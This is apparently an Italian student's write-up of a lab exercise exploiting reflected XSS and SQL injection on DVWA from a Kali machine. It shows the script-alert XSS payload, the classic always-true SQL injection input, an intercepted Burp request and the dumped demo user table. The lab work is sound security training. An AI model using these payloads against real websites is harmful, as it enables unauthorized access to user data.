

Esercizio del Giorno

Traccia: Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

1. Configurazione del Laboratorio:
 - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
 - Verificate la comunicazione tra le due macchine utilizzando il comando ping.
2. Impostazione della DVWA:
 - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
 - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a **LOW**.
3. Sfruttamento delle Vulnerabilità:
 - Scegliete una vulnerabilità **XSS reflected** e una vulnerabilità **SQL Injection** (non blind).
 - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

SVOLGIMENTO

- 1) Le macchine sono configurate come in esercizi precedenti. Metasploitable si trova in rete locale all'indirizzo 192.168.20.2, pfSense fa da router e gateway, Kali si trova a 192.168.10.2
Provo a pingare:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.20.2  
PING 192.168.20.2 (192.168.20.2) 56(84) bytes of data.  
64 bytes from 192.168.20.2: icmp_seq=1 ttl=63 time=2.31 ms  
64 bytes from 192.168.20.2: icmp_seq=2 ttl=63 time=12.6 ms  
64 bytes from 192.168.20.2: icmp_seq=3 ttl=63 time=1.87 ms  
64 bytes from 192.168.20.2: icmp_seq=4 ttl=63 time=5.30 ms  
^C  
— 192.168.20.2 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3007ms  
rtt min/avg/max/mdev = 1.870/5.523/12.615/4.302 ms  
(kali@kali)-[~]  
$
```

Le machine pingano correttamente

2) Imposto sicurezza su low, come in figura

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

low
medium
high

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

DVWA Security

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- 3) Vulnerabilità XSS reflexted e SQL injection.
Procedo intercettando con burpsuite le richieste

Reflected XSS: il payload viene riflesso nella risposta immediata.
Provando a digitare un payload in grassetto, funziona

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello **Ciao**

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>


Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#)[View Help](#)


Damn Vulnerable Web Application (DVWA) v1.0.7

Provo a digitare uno script

```
<script>alert('XSS Vulnerability');</script>
```



La richiesta di get è andata a buon fine



Lo script è stato eseguito correttamente

SQL injection:

SQL Injection avviene quando un'applicazione accetta input non sicuri e li inserisce in una query SQL senza validazione, permettendo all'attaccante di manipolare il database.

input:

1' OR '1'='1

Questa query forza una condizione sempre vera, mostrando tutti gli utenti dal database.

Burp Suite Community Edition v2024.10.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://192.168.20.2:80 Open browser ?

Time	Type	Direction	Method	URL	Status code	Length
16:05:06 14 J...	HTTP	→ Request	GET	http://192.168.20.2/dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit		

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit HTTP/1.1
2 Host: 192.168.20.2
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.20.2/dvwa/vulnerabilities/sqli/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=019377b619d7df540ceee0bbadda5370
10 Connection: keep-alive
11
12
```

Inspector

Request attributes 2

Request query parameters 2

Request body parameters 0

Request cookies 2

Request headers 9

Event log All issues

Memory: 117.0MB

Viene restituita l'intera tabella sql con tutti gli utenti

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)